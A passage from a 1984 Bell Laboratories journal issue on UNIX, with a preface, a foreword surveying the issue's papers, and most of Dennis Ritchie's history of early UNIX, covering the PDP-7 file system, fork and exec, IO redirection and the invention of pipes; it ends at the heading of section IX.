

## ***The UNIX System:***

### **Preface**

By R. L. MARTIN\*

(Manuscript received July 3, 1984)

Major technological breakthroughs, like the transistor, are rare events. These breakthroughs have far-reaching effects on science, business, and, at times, society. The *UNIX*<sup>™</sup> operating system is such a breakthrough.

This breakthrough is reflected in its rapid and continuing academic spread and acclaim, as well as its exploding commercial usage. The *UNIX* operating system presently is used at 1400 universities and colleges around the world. It is the basis for 70 computer lines covering the microcomputer to supercomputer spectrum; there are on the order of 100,000 *UNIX* systems now in operation, and approximately 100 companies are developing applications based on it. The 1983 Turing Award was presented to Thompson and Ritchie for their invention.

The importance of the *UNIX* system to AT&T and AT&T's support of it continue to grow. In his preface to the *UNIX Time-Sharing System*<sup>1</sup> issue of the *Journal*, T. H. Crowley observed that "the original design of the *UNIX* system was an elegant piece of work done in the research area, and that design has proven useful in many applications." In AT&T that observation is even truer now than it was in 1978. The *UNIX* operating system is the backbone development environment for AT&T and is now being used on hundreds of projects

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

by thousands of programmers. The recently announced AT&T 3B family of 32-bit computers is based on *UNIX* System V.

This Computing Science and Systems issue of the *Journal* demonstrates two key points. First, the intellectual foundations laid by Thompson and Ritchie are firm footings for continued innovation and advances in computer science. Second, even though the *UNIX* system is already widely accepted, it is continuously being improved by the company that invented it.

## REFERENCE

1. T. H. Crowley, "The *UNIX* Time-Sharing System: Preface," *B.S.T.J.*, 57, No. 6, Part 2 (July–August 1978), pp. 1897–8.

## AUTHOR

**Robert L. Martin**, B.S. (Electrical Engineering), 1964, Brown University; M.S. (Electrical Engineering) and D.S. (Computer Science), The Massachusetts Institute of Technology in 1965 and 1967, respectively; AT&T Bell Laboratories, 1967—. Mr. Martin became Head of the Loop Maintenance Operations System department in 1972, Director of the Loop Maintenance Systems Laboratory in 1978, and Director of the Assignment Systems Design Laboratory in 1979. In 1981 he became Executive Director of the Customer Network Operations division. He assumed his present position as Executive Director of the Computer Systems Software division in 1983. Mr. Martin is responsible for *UNIX* system development. He holds two patents and is the author of numerous technical articles and a textbook. Member, Tau Beta Pi, Sigma Xi.

## **The UNIX System:**

### **Foreword**

By A. V. AHO\*

(Manuscript received June 28, 1984)

This is the second issue of the *Technical Journal* devoted exclusively to papers on the family of computer operating systems bearing the *UNIX* trademark of AT&T Bell Laboratories. The *UNIX* operating system was created in 1969 by K. Thompson and D. M. Ritchie. Its growth since then, in both the commercial world and the research community, has been truly remarkable.

In the commercial world there are 100,000 *UNIX* systems in operation, and many hundreds of thousands of programmers who have studied the system's commands and its implementation language C. In the research community, dozens of books and thousands of papers have been written about it, and in 1983 Thompson and Ritchie earned the Turing Award for its invention. Virtually every major university throughout the world now uses the *UNIX* system.

*UNIX* is an evolving system. In the Computing Science Research Center at AT&T Bell Laboratories, where it was invented, the system has developed in a series of releases called "editions" or "versions". The paper by Ritchie in this issue describes the birth of the system in this research environment. *UNIX* System V is available to the commercial world from AT&T in a fully supported form.

Not only has the system provided the computing community a

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

programming environment of unusual simplicity, power, and elegance, it also has fostered a distinctive approach to software design: a problem is attacked by interconnecting a few simple parts, often created by software tools taken off the shelf. This approach to solving software problems is eloquently described in this issue in the paper by Pike and Kernighan.

The remaining papers in this issue of the *Technical Journal* represent a small sampling of ongoing system-related research and development work at AT&T Bell Laboratories. The papers cover many topics of current concern to the software community.

### **I. AN INTELLIGENT TERMINAL**

In the first of these remaining papers, Pike describes the software architecture of a programmable bitmap graphics terminal called the Blit, which has evolved into the *Teletype*<sup>®</sup> Model 5620 terminal. The terminal and its software were designed specifically to interface with the *UNIX* system. The terminal allows programmers to interact with a machine in a natural, visual way. As an important case in point, Cargill describes an innovative, mouse-oriented facility for debugging C programs using the terminal.

### **II. COMPUTER SECURITY**

The next two papers address computer security, a subject of considerable importance. The first paper, by Grampp and Morris, discusses administrative steps to improve system security. In the second paper Reeds and Weinberger present some of the analytic measures and countermeasures that have gone into the development of the encryption command on the *UNIX* system.

### **III. THE C PROGRAMMING LANGUAGE**

In the early 1970's Dennis Ritchie devised the programming language C to implement the system in a higher-level language. Since that time, C has become a major programming language in its own right. Rosler discusses the evolution of C and current efforts to standardize the language. Stroustrup has added SIMULA67-style classes to C to create a modern language, now known as C++, that supports abstract data types in a particularly efficient manner.

### **IV. PORTABILITY**

Because the system was written in the machine-independent language C, it was possible to port the operating system from one machine

to another. Before 1977, the system ran only on the PDP-11\* computers. In 1977 experiments demonstrated that the system was indeed portable. Since that time, it has been ported to dozens of different machines ranging from microprocessors to supercomputers. The papers by Bach and Buroff, by Felton, Miller, and Milner, and by Bodenstein et al. describe experiences in porting the *UNIX* system to several different machines including the Intel 8086, the IBM 370, and multiprocessor architectures.

## V. PERFORMANCE

The performance of the system and the software that runs on it is of great importance to both users and developers at AT&T Bell Laboratories. Feder talks about the continuing measures that have been taken to improve the performance of the system as a whole. Weinberger presents an effective tool that enables a user to monitor the performance of programs easily. Linderman talks about steps taken to improve the performance of an important utility program—the sort routine. Linderman's paper illustrates the interaction of theory and practice that has gone into the design and implementation of many *UNIX* system programs. Henry discusses improving performance by changing the scheduler to allocate time more fairly to different classes of users.

## VI. NETWORKING

The last three papers in this issue describe communications between devices and networks of machines running the *UNIX* system. The paper by Fitton et al. discusses the design of a set of software tools to create portable data communications protocol programs. The paper by Fritz, Hefner, and Raleigh discusses a software environment that was implemented on a network of different machines all running the *UNIX* system. The final paper by Ritchie describes an elegant new stream input-output system that facilitates communication between the *UNIX* system and terminals and networks.

The papers in this issue are only a sampling of the broad range of continuing *UNIX* system work being done at AT&T Bell Laboratories. The system, C language, and the tools have been greeted with considerable enthusiasm and are used increasingly to solve complex software problems. The system is stimulating new computer science research and in turn is benefiting from new advances in computer research. The *UNIX* system approach to software design is influencing a new

---

\* Trademark of Digital Equipment Corporation.

generation of programmers and system designers. The people at AT&T Bell Laboratories are proud to be at the forefront of this advance in computing.

#### **AUTHOR**

**Alfred V. Aho**, B.A.Sc. (Engineering Physics), 1963, University of Toronto; M.A., 1965, and Ph.D., 1967 (Electrical Engineering/Computer Science), Princeton University; AT&T Bell Laboratories, 1966—. Mr. Aho is presently Head, Computing Principles Research department. His research interests include algorithms, compilers, database query languages, and computer science theory. He is a past president of ACM SIGACT and past chairman of the NSF Advisory Panel on Computer Science.

## ***The UNIX System:***

# **The Evolution of the *UNIX* Time-sharing System**

By D. M. RITCHIE\*

This paper presents a brief history of the early development of the *UNIX*<sup>™</sup> operating system. It concentrates on the evolution of the file system, the process-control mechanism, and the idea of pipelined commands. Some attention is paid to social conditions during the development of the system. This paper is reprinted from *Lecture Notes on Computer Science, No. 79, Language Design and Programming Methodology*, Springer-Verlag, 1980.

## **I. INTRODUCTION**

During the past few years, the *UNIX* operating system has come into wide use, so wide that its very name has become a trademark of Bell Laboratories. Its important characteristics have become known to many people. It has suffered much rewriting and tinkering since the first publication describing it in 1974,<sup>1</sup> but few fundamental changes. However, *UNIX* was born in 1969 not 1974, and the account of its development makes a little-known and perhaps instructive story. This paper presents a technical and social history of the evolution of the system.

## **II. ORIGINS**

For computer science at Bell Laboratories, the period 1968–1969 was somewhat unsettled. The main reason for this was the slow, though clearly inevitable, withdrawal of the Labs from the Multics project. To the Labs computing community as a whole, the problem was the increasing obviousness of the failure of Multics to deliver promptly any sort of usable system, let alone the panacea envisioned earlier. For much of this time, the Murray Hill Computer Center was

---

\* AT&T Bell Laboratories.

also running a costly GE 645 machine that inadequately simulated the GE 635. Another shake-up that occurred during this period was the organizational separation of computing services and computing research.

From the point of view of the group that was to be most involved in the beginnings of *UNIX* (K. Thompson, Ritchie, M. D. McIlroy, J. F. Ossanna), the decline and fall of Multics had a directly felt effect. We were among the last Bell Laboratories holdouts actually working on Multics, so we still felt some sort of stake in its success. More important, the convenient interactive computing service that Multics had promised to the entire community was in fact available to our limited group, at first under the CTSS system used to develop Multics, and later under Multics itself. Even though Multics could not then support many users, it could support us, albeit at exorbitant cost. We didn't want to lose the pleasant niche we occupied, because no similar ones were available; even the time-sharing service that would later be offered under GE's operating system did not exist. What we wanted to preserve was not just a good environment in which to do programming, but a system around which a fellowship could form. We knew from experience that the essence of communal computing, as supplied by remote-access, time-shared machines, is not just to type programs into a terminal instead of a keypunch, but to encourage close communication.

Thus, during 1969, we began trying to find an alternative to Multics. The search took several forms. Throughout 1969 we (mainly Ossanna, Thompson, Ritchie) lobbied intensively for the purchase of a medium-scale machine for which we promised to write an operating system; the machines we suggested were the DEC PDP-10 computer and the SDS (later Xerox) Sigma 7. The effort was frustrating, because our proposals were never clearly and finally turned down, but yet were certainly never accepted. Several times it seemed we were very near success. The final blow to this effort came when we presented an exquisitely complicated proposal, designed to minimize financial outlay, that involved some outright purchase, some third-party lease, and a plan to turn in a DEC KA-10 processor on the soon-to-be-announced and more capable KI-10. The proposal was rejected, and rumor soon had it that W. O. Baker (then vice-president of Research) had reacted to it with the comment 'Bell Laboratories just doesn't do business this way!'

Actually, it is perfectly obvious in retrospect (and should have been at the time) that we were asking the Labs to spend too much money on too few people with too vague a plan. Moreover, I am quite sure that at that time operating systems were not, for our management, an attractive area in which to support work. They were in the process of

extricating themselves not only from an operating system development effort that had failed, but from running the local Computation Center. Thus it may have seemed that buying a machine such as we suggested might lead on the one hand to yet another Multics, or on the other, if we produced something useful, to yet another Comp Center for them to be responsible for.

Besides the financial agitations that took place in 1969, there was technical work also. Thompson, R. H. Canaday, and Ritchie developed, on blackboards and scribbled notes, the basic design of a file system that was later to become the heart of *UNIX*. Most of the design was Thompson's, as was the impulse to think about file systems at all, but I believe I contributed the idea of device files. Thompson's itch for creation of an operating system took several forms during this period; he also wrote (on Multics) a fairly detailed simulation of the performance of the proposed file system design and of paging behavior of programs. In addition, he started work on a new operating system for the GE 645, going as far as writing an assembler for the machine and a rudimentary operating system kernel whose greatest achievement, so far as I remember, was to type a greeting message. The complexity of the machine was such that a mere message was already a fairly notable accomplishment, but when it became clear that the lifetime of the 645 at the Labs was measured in months, the work was dropped.

Also during 1969, Thompson developed the game of 'Space Travel.' First written on Multics, then transliterated into Fortran for GECOS (the operating system for the GE, later Honeywell, 635), it was nothing less than a simulation of the movement of the major bodies of the Solar System, with the player guiding a ship here and there, observing the scenery, and attempting to land on the various planets and moons. The GECOS version was unsatisfactory in two important respects: first, the display of the state of the game was jerky and hard to control because one had to type commands at it, and second, a game cost about \$75 for CPU time on the big computer. It did not take long, therefore, for Thompson to find a little-used PDP-7 computer with an excellent display processor; the whole system was used as a Graphic-II terminal. He and I rewrote Space Travel to run on this machine. The undertaking was more ambitious than it might seem; because we disdained all existing software, we had to write a floating-point arithmetic package, the pointwise specification of the graphic characters for the display, and a debugging subsystem that continuously displayed the contents of typed-in locations in a corner of the screen. All this was written in assembly language for a cross-assembler that ran under GECOS and produced paper tapes to be carried to the PDP-7.

Space Travel, though it made a very attractive game, served mainly as an introduction to the clumsy technology of preparing programs for

the PDP-7. Soon Thompson began implementing the paper file system (perhaps 'chalk file system' would be more accurate) that had been designed earlier. A file system without a way to exercise it is a sterile proposition, so he proceeded to flesh it out with the other requirements for a working operating system, in particular the notion of processes. Then came a small set of user-level utilities: the means to copy, print, delete, and edit files, and of course a simple command interpreter (shell). Up to this time all the programs were written using GECOS and files were transferred to the PDP-7 on paper tape; but once an assembler was completed the system was able to support itself. Although it was not until well into 1970 that Brian Kernighan suggested the name 'UNIX,' in a somewhat treacherous pun on 'Multics,' the operating system we know today was born.

### III. THE PDP-7 UNIX FILE SYSTEM

Structurally, the file system of PDP-7 UNIX was nearly identical to today's. It had

1. An i-list: a linear array of *i-nodes* each describing a file. An i-node contained less than it does now, but the essential information was the same: the protection mode of the file, its type and size, and the list of physical blocks holding the contents.

2. Directories: a special kind of file containing a sequence of names and the associated i-number.

3. Special files describing devices. The device specification was not contained explicitly in the i-node, but was instead encoded in the number: specific i-numbers corresponded to specific files.

The important file system calls were also present from the start. `Read`, `write`, `open`, `creat` (*sic*), `close`: with one very important exception, discussed below, they were similar to what one finds now. A minor difference was that the unit of IO was the word, not the byte, because the PDP-7 was a word-addressed machine. In practice this meant merely that all programs dealing with character streams ignored null characters, because null was used to pad a file to an even number of characters. Another minor, occasionally annoying difference was the lack of erase and kill processing for terminals. Terminals, in effect, were always in raw mode. Only a few programs (notably the shell and the editor) bothered to implement erase-kill processing.

In spite of its considerable similarity to the current file system, the PDP-7 file system was in one way remarkably different: there were no path names, and each file-name argument to the system was a simple name (without '/') taken relative to the current directory. Links, in the usual UNIX sense, did exist. Together with an elaborate set of

conventions, they were the principal means by which the lack of path names became acceptable.

The `link` call took the form  
`link (dir, file, newname)`

where *dir* was a directory file in the current directory, *file* an existing entry in that directory, and *newname* the name of the link, which was added to the current directory. Because *dir* needed to be in the current directory, it is evident that today's prohibition against links to directories was not enforced; the PDP-7 *UNIX* file system had the shape of a general directed graph.

So that every user did not need to maintain a link to all directories of interest, there existed a directory called `dd` that contained entries for the directory of each user. Thus, to make a link to file `x` in directory `ken`, I might do

```
ln dd ken ken
ln ken x x
rm ken
```

This scheme rendered subdirectories sufficiently hard to use as to make them unused in practice. Another important barrier was that there was no way to create a directory while the system was running; all were made during recreation of the file system from paper tape, so that directories were in effect a nonrenewable resource.

The `dd` convention made the `chdir` command relatively convenient. It took multiple arguments, and switched the current directory to each named directory in turn. Thus

```
chdir dd ken
```

would move to directory `ken`. (Incidentally, `chdir` was spelled `ch`; why this was expanded when we went to the PDP-11 I don't remember.)

The most serious inconvenience of the implementation of the file system, aside from the lack of path names, was the difficulty of changing its configuration; as mentioned, directories and special files were both made only when the disk was recreated. Installation of a new device was very painful, because the code for devices was spread widely throughout the system; for example there were several loops that visited each device in turn. Not surprisingly, there was no notion of mounting a removable disk pack, because the machine had only a single fixed-head disk.

The operating system code that implemented this file system was a drastically simplified version of the present scheme. One important simplification followed from the fact that the system was not multi-

programmed; only one program was in memory at a time, and control was passed between processes only when an explicit swap took place. So, for example, there was an `iget` routine that made a named i-node available, but it left the i-node in a constant, static location rather than returning a pointer into a large table of active i-nodes. A precursor of the current buffering mechanism was present (with about 4 buffers) but there was essentially no overlap of disk IO with computation. This was avoided not merely for simplicity. The disk attached to the PDP-7 was fast for its time; it transferred one 18-bit word every 2 microseconds. On the other hand, the PDP-7 itself had a memory cycle time of 1 microsecond, and most instructions took 2 cycles (one for the instruction itself, one for the operand). However, indirectly addressed instructions required 3 cycles, and indirection was quite common, because the machine had no index registers. Finally, the DMA controller was unable to access memory during an instruction. The upshot was that the disk would incur overrun errors if any indirectly-addressed instructions were executed while it was transferring. Thus control could not be returned to the user, nor in fact could general system code be executed, with the disk running. The interrupt routines for the clock and terminals, which needed to be runnable at all times, had to be coded in very strange fashion to avoid indirection.

#### IV. PROCESS CONTROL

By 'process control,' I mean the mechanisms by which processes are created and used; today the system calls `fork`, `exec`, `wait`, and `exit` implement these mechanisms. Unlike the file system, which existed in nearly its present form from the earliest days, the process control scheme underwent considerable mutation after PDP-7 *UNIX* was already in use. (The introduction of path names in the PDP-11 system was certainly a considerable notational advance, but not a change in fundamental structure.)

Today, the way in which commands are executed by the shell can be summarized as follows:

1. The shell reads a command line from the terminal.
2. It creates a child process by `fork`.
3. The child process uses `exec` to call in the command from a file.
4. Meanwhile, the parent shell uses `wait` to wait for the child (command) process to terminate by calling `exit`.
5. The parent shell goes back to step 1.

Processes (independently executing entities) existed very early in PDP-7 *UNIX*. There were in fact precisely two of them, one for each of the two terminals attached to the machine. There was no `fork`, `wait`, or `exec`. There was an `exit`, but its meaning was rather different, as will be seen. The main loop of the shell went as follows.

1. The shell closed all its open files, then opened the terminal special file for standard input and output (file descriptors 0 and 1).

2. It read a command line from the terminal.

3. It linked to the file specifying the command, opened the file, and removed the link. Then it copied a small bootstrap program to the top of memory and jumped to it; this bootstrap program read in the file over the shell code, then jumped to the first location of the command (in effect an `exec`).

4. The command did its work, then terminated by calling `exit`. The `exit` call caused the system to read in a fresh copy of the shell over the terminated command, then to jump to its start (and thus in effect to go to step 1).

The most interesting thing about this primitive implementation is the degree to which it anticipated themes developed more fully later. True, it could support neither background processes nor shell command files (let alone pipes and filters); but IO redirection (via '<' and '>') was soon there; it is discussed below. The implementation of redirection was quite straightforward; in step 3 above the shell just replaced its standard input or output with the appropriate file. Crucial to subsequent development was the implementation of the shell as a user-level program stored in a file, rather than a part of the operating system.

The structure of this process control scheme, with one process per terminal, is similar to that of many interactive systems, for example CTSS, Multics, Honeywell TSS, and IBM TSS and TSO. In general such systems require special mechanisms to implement useful facilities such as detached computations and command files; *UNIX* at that stage didn't bother to supply the special mechanisms. It also exhibited some irritating, idiosyncratic problems. For example, a newly recreated shell had to close all its open files both to get rid of any open files left by the command just executed and to rescind previous IO redirection. Then it had to reopen the special file corresponding to its terminal, in order to read a new command line. There was no `/dev` directory (because no path names); moreover, the shell could retain no memory across commands, because it was reexecuted afresh after each command. Thus a further file system convention was required: each directory had to contain an entry `tty` for a special file that referred to the terminal of the process that opened it. If by accident one changed into some directory that lacked this entry, the shell would loop hopelessly; about the only remedy was to reboot. (Sometimes the missing link could be made from the other terminal.)

Process control in its modern form was designed and implemented within a couple of days. It is astonishing how easily it fitted into the existing system; at the same time it is easy to see how some of the

slightly unusual features of the design are present precisely because they represented small, easily-coded changes to what existed. A good example is the separation of the `fork` and `exec` functions. The most common model for the creation of new processes involves specifying a program for the process to execute; in *UNIX*, a forked process continues to run the same program as its parent until it performs an explicit `exec`. The separation of the functions is certainly not unique to *UNIX*, and in fact it was present in the Berkeley time-sharing system,<sup>2</sup> which was well-known to Thompson. Still, it seems reasonable to suppose that it exists in *UNIX*, mainly because of the ease with which `fork` could be implemented without changing much else. The system already handled multiple (i.e. two) processes; there was a process table, and the processes were swapped between main memory and the disk. The initial implementation of `fork` required only

1. Expansion of the process table
2. Addition of a `fork` call that copied the current process to the disk swap area, using the already existing swap IO primitives, and made some adjustments to the process table.

In fact, the PDP-7's `fork` call required precisely 27 lines of assembly code. Of course, other changes in the operating system and user programs were required, and some of them were rather interesting and unexpected. But a combined `fork-exec` would have been considerably more complicated, if only because `exec` as such did not exist; its function was already performed, using explicit IO, by the shell.

The `exit` system call, which previously read in a new copy of the shell (actually a sort of automatic `exec` but without arguments), simplified considerably; in the new version a process only had to clean out its process table entry and give up control.

Curiously, the primitives that became `wait` were considerably more general than the present scheme. A pair of primitives sent one-word messages between named processes:

```
smes(pid, message)
(pid, message) = rmes()
```

The target process of `smes` did not need to have any ancestral relationship with the receiver, although the system provided no explicit mechanism for communicating process IDs except that `fork` returned to each of the parent and child the ID of its relative. Messages were not queued; a sender delayed until the receiver read the message.

The message facility was used as follows: the parent shell, after creating a process to execute a command, sent a message to the new process by `smes`; when the command terminated (assuming it did not try to read any messages) the shell's blocked `smes` call returned an error indication that the target process did not exist. Thus the shell's

`smes` became, in effect, the equivalent of `wait`.

A different protocol, which took advantage of more of the generality offered by messages, was used between the initialization program and the shells for each terminal. The initialization process, whose ID was understood to be 1, created a shell for each of the terminals, and then issued `rmes`; each shell, when it read the end of its input file, used `smes` to send a conventional 'I am terminating' message to the initialization process, which recreated a new shell process for that terminal.

I can recall no other use of messages. This explains why the facility was replaced by the `wait` call of the present system, which is less general, but more directly applicable to the desired purpose. Possibly relevant also is the evident bug in the mechanism: if a command process attempted to use messages to communicate with other processes, it would disrupt the shell's synchronization. The shell depended on sending a message that was never received; if a command executed `rmes`, it would receive the shell's phony message, and cause the shell to read another input line just as if the command had terminated. If a need for general messages had manifested itself, the bug would have been repaired.

At any rate, the new process control scheme instantly rendered some very valuable features trivial to implement; for example, detached processes (with '&') and recursive use of the shell as a command. Most systems have to supply some sort of special 'batch job submission' facility and a special command interpreter for files distinct from the one used interactively.

Although the multiple-process idea slipped in very easily indeed, there were some aftereffects that weren't anticipated. The most memorable of these became evident soon after the new system came up and apparently worked. In the midst of our jubilation, it was discovered that the `chdir` (change current directory) command had stopped working. There was much reading of code and anxious introspection about how the addition of `fork` could have broken the `chdir` call. Finally the truth dawned; in the old system `chdir` was an ordinary command; it adjusted the current directory of the (unique) process attached to the terminal. Under the new system, the `chdir` command correctly changed the current directory of the process created to execute it, but this process promptly terminated and had no effect whatsoever on its parent shell! It was necessary to make `chdir` a special command, executed internally within the shell. It turns out that several command-like functions have the same property, for example `login`.

Another mismatch between the system as it had been and the new process control scheme took longer to become evident. Originally, the read/write pointer associated with each open file was stored within

the process that opened the file. (This pointer indicates where in the file the next read or write will take place.) The problem with this organization became evident only when we tried to use command files. Suppose a simple command file contains

```
ls
who
```

and it is executed as follows:

```
sh comfile > output
```

The sequence of events was

1. The main shell creates a new process, which opens `outfile` to receive the standard output and executes the shell recursively.
2. The new shell creates another process to execute `ls`, which correctly writes on file `output` and then terminates.
3. Another process is created to execute the next command. However, the IO pointer for the output is copied from that of the shell, and it is still 0, because the shell has never written on its output, and IO pointers are associated with processes. The effect is that the output of `who` overwrites and destroys the output of the preceding `ls` command.

Solution of this problem required creation of a new system table to contain the IO pointers of open files independently of the process in which they were opened.

## V. IO REDIRECTION

The very convenient notation for IO redirection, using the '`>`' and '`<`' characters, was not present from the very beginning of the PDP-7 *UNIX* system, but it did appear quite early. Like much else in *UNIX*, it was inspired by an idea from Multics. Multics has a rather general IO redirection mechanism<sup>3</sup> embodying named IO streams that can be dynamically redirected to various devices, files, and even through special stream-processing modules. Even in version of Multics we were familiar with a decade ago, there existed a command that switched subsequent output normally destined for the terminal to a file, and another command to reattach output to the terminal. Where under *UNIX* one might say

```
ls > xx
```

to get a listing of the names of one's files in `xx`, on Multics the notation was

```
iocall attach user_output file xx
list
iocall attach user_output syn user_i/o
```

Even though this very clumsy sequence was used often during the Multics days, and would have been utterly straightforward to integrate into the Multics shell, the idea did not occur to us or anyone else at the time. I speculate that the reason it did not was the sheer size of the Multics project: the implementors of the IO system were at Bell Labs in Murray Hill, while the shell was done at MIT. We didn't consider making changes to the shell (it was *their* program); correspondingly, the keepers of the shell may not even have known of the usefulness, albeit clumsiness, of `iocall`. (The 1969 Multics manual<sup>4</sup> lists `iocall` as an 'author-maintained,' that is non-standard, command.) Because both the *UNIX* IO system and its shell were under the exclusive control of Thompson, when the right idea finally surfaced, it was a matter of an hour or so to implement it.

## VI. THE ADVENT OF THE PDP-11

By the beginning of 1970, PDP-7 *UNIX* was a going concern. Primitive by today's standards, it was still capable of providing a more congenial programming environment than its alternatives. Nevertheless, it was clear that the PDP-7, a machine we didn't even own, was already obsolete, and its successors in the same line offered little of interest. In early 1970 we proposed acquisition of a PDP-11, which had just been introduced by Digital. In some sense, this proposal was merely the latest in the series of attempts that had been made throughout the preceding year. It differed in two important ways. First, the amount of money (about \$65,000) was an order of magnitude less than what we had previously asked; second, the charter sought was not merely to write some (unspecified) operating system, but instead to create a system specifically designed for editing and formatting text, what might today be called a 'word-processing system.' The impetus for the proposal came mainly from J. F. Ossanna, who was then and until the end of his life interested in text processing. If our early proposals were too vague, this one was perhaps too specific; at first it too met with disfavor. Before long, however, funds were obtained through the efforts of L. E. McMahon and an order for a PDP-11 was placed in May.

The processor arrived at the end of the summer, but the PDP-11 was so new a product that no disk was available until December. In the meantime, a rudimentary, core-only version of *UNIX* was written using a cross-assembler on the PDP-7. Most of the time, the machine

sat in a corner, enumerating all the closed Knight's tours on a  $6 \times 8$  chess board—a three-month job.

## VII. THE FIRST PDP-11 SYSTEM

Once the disk arrived, the system was quickly completed. In internal structure, the first version of *UNIX* for the PDP-11 represented a relatively minor advance over the PDP-7 system; writing it was largely a matter of transliteration. For example, there was no multiprogramming; only one user program was present in core at any moment. On the other hand, there were important changes in the interface to the user: the present directory structure, with full path names, was in place, along with the modern form of `exec` and `wait`, and conveniences like character-erase and line-kill processing for terminals. Perhaps the most interesting thing about the enterprise was its small size: there were 24K bytes of core memory (16K for the system, 8K for user programs), and a disk with 1K blocks (512K bytes). Files were limited to 64K bytes.

At the time of the placement of the order for the PDP-11, it had seemed natural, or perhaps expedient, to promise a system dedicated to word processing. During the protracted arrival of the hardware, the increasing usefulness of PDP-7 *UNIX* made it appropriate to justify creating PDP-11 *UNIX* as a development tool, to be used in writing the more special-purpose system. By the spring of 1971, it was generally agreed that no one had the slightest interest in scrapping *UNIX*. Therefore, we transliterated the `roff` text formatter into PDP-11 assembler language, starting from the PDP-7 version that had been transliterated from McIlroy's BCPL version on Multics, which had in turn been inspired by J. Saltzer's `runoff` program on CTSS. In early summer, editor and formatter in hand, we felt prepared to fulfill our charter by offering to supply a text-processing service to our Patent department for preparing patent applications. At the time, they were evaluating a commercial system for this purpose; the main advantages we offered (besides the dubious one of taking part in an in-house experiment) were two in number: first, we supported *Teletype's* model 37 terminals, which, with an extended type-box, could print most of the math symbols they required; second, we quickly endowed `roff` with the ability to produce line-numbered pages, which the Patent department required and which the other system could not handle.

During the last half of 1971, we supported three typists from the Patent department, who spent the day busily typing, editing, and formatting patent applications, and meanwhile tried to carry on our own work. *UNIX* has a reputation for supplying interesting services on modest hardware, and this period may mark a high point in the benefit/equipment ratio; on a machine with no memory protection

and a single 0.5-MB disk, every test of a new program required care and boldness, because it could easily crash the system, and every few hours' work by the typists meant pushing out more information onto DECtape, because of the very small disk.

The experiment was trying but successful. Not only did the Patent department adopt *UNIX*, and thus become the first of many groups at the Laboratories to ratify our work, but we achieved sufficient credibility to convince our own management to acquire one of the first PDP 11/45 systems made. We have accumulated much hardware since then, and labored continuously on the software, but because most of the interesting work has already been published (e.g., on the system itself<sup>1,5,6</sup> and the text processing applications<sup>7,8,9</sup>), it seems unnecessary to repeat it here.

### VIII. PIPES

One of the most widely admired contributions of *UNIX* to the culture of operating systems and command languages is the *pipe*, as used in a pipeline of commands. Of course, the fundamental idea was by no means new; the pipeline is merely a specific form of coroutine. Even the implementation was not unprecedented, although we didn't know it at the time; the 'communication files' of the Dartmouth Time-Sharing System<sup>10</sup> did very nearly what *UNIX* pipes do, though they seem not to have been exploited so fully.

Pipes appeared in *UNIX* in 1972, well after the PDP-11 version of the system was in operation, at the suggestion (or perhaps insistence) of M. D. McIlroy, a long-time advocate of the non-hierarchical control flow that characterizes coroutines. Some years before pipes were implemented, he suggested that commands should be thought of as binary operators, whose left and right operand specified the input and output files. Thus a 'copy' utility would be commanded by

```
inputfile copy outputfile
```

To make a pipeline, command operators could be stacked up. Thus, to sort `input`, paginate it neatly, and print the result off-line, one would write

```
input sort paginate offprint
```

In today's system, this would correspond to

```
sort input | pr | opr
```

The idea, explained one afternoon on a blackboard, intrigued us but failed to ignite any immediate action. There were several objections to the idea as put: the infix notation seemed too radical (we were too

accustomed to typing 'cp x y' to copy x to y); and we were unable to see how to distinguish command parameters from the input or output files. Also, the one-input one-output model of command execution seemed too confining. What a failure of imagination!

Some time later, thanks to McIlroy's persistence, pipes were finally installed in the operating system (a relatively simple job), and a new notation was introduced. It used the same characters as for IO redirection. For example, the pipeline above might have been written

```
sort input >pr>opr>
```

The idea is that following a '>' may be either a file, to specify redirection of output to that file, or a command into which the output of the preceding command is directed as input. The trailing '>' was needed in the example to specify that the (nonexistent) output of `opr` should be directed to the console; otherwise the command `opr` would not have been executed at all; instead a file `opr` would have been created.

The new facility was enthusiastically received, and the term 'filter' was soon coined. Many commands were changed to make them usable in pipelines. For example, no one had imagined that anyone would want the `sort` or `pr` utility to sort or print its standard input if given no explicit arguments.

Soon some problems with the notation became evident. Most annoying was a silly lexical problem: the string after '>' was delimited by blanks, so, to give a parameter to `pr` in the example, one had to quote:

```
sort input >"pr -2">opr>
```

Second, in attempt to give generality, the pipe notation accepted '<' as an input redirection in a way corresponding to '>'; this meant that the notation was not unique. One could also write, for example,

```
opr<pr<"sort x input"<
```

or even

```
pr <"sort x input"<>opr>
```

The pipe notation using '<' and '>' survived only a couple of months; it was replaced by the present one that uses a unique operator to separate components of a pipeline. Although the old notation had a certain charm and inner consistency, the new one is certainly superior. Of course, it too has limitations. It is unabashedly linear, though there are situations in which multiple redirected inputs and outputs are called for. For example, what is the best way to compare the outputs

of two programs? What is the appropriate notation for invoking a program with two parallel output streams?

I mentioned above in the section on IO redirection that Multics provided a mechanism by which IO streams could be directed through processing modules on the way to (or from) the device or file serving as source or sink. Thus it might seem that stream-splicing in Multics was the direct precursor of *UNIX* pipes, as Multics IO redirection certainly was for its *UNIX* version. In fact I do not think this is true, or is true only in a weak sense. Not only were coroutines well-known already, but their embodiment as Multics spliceable IO modules required that the modules be specially coded in such a way that they could be used for no other purpose. The genius of the *UNIX* pipeline is precisely that it is constructed from the very same commands used constantly in simplex fashion. The mental leap needed to see this possibility and to invent the notation is large indeed.

## IX. HIGH-LEVEL LANGUAGES

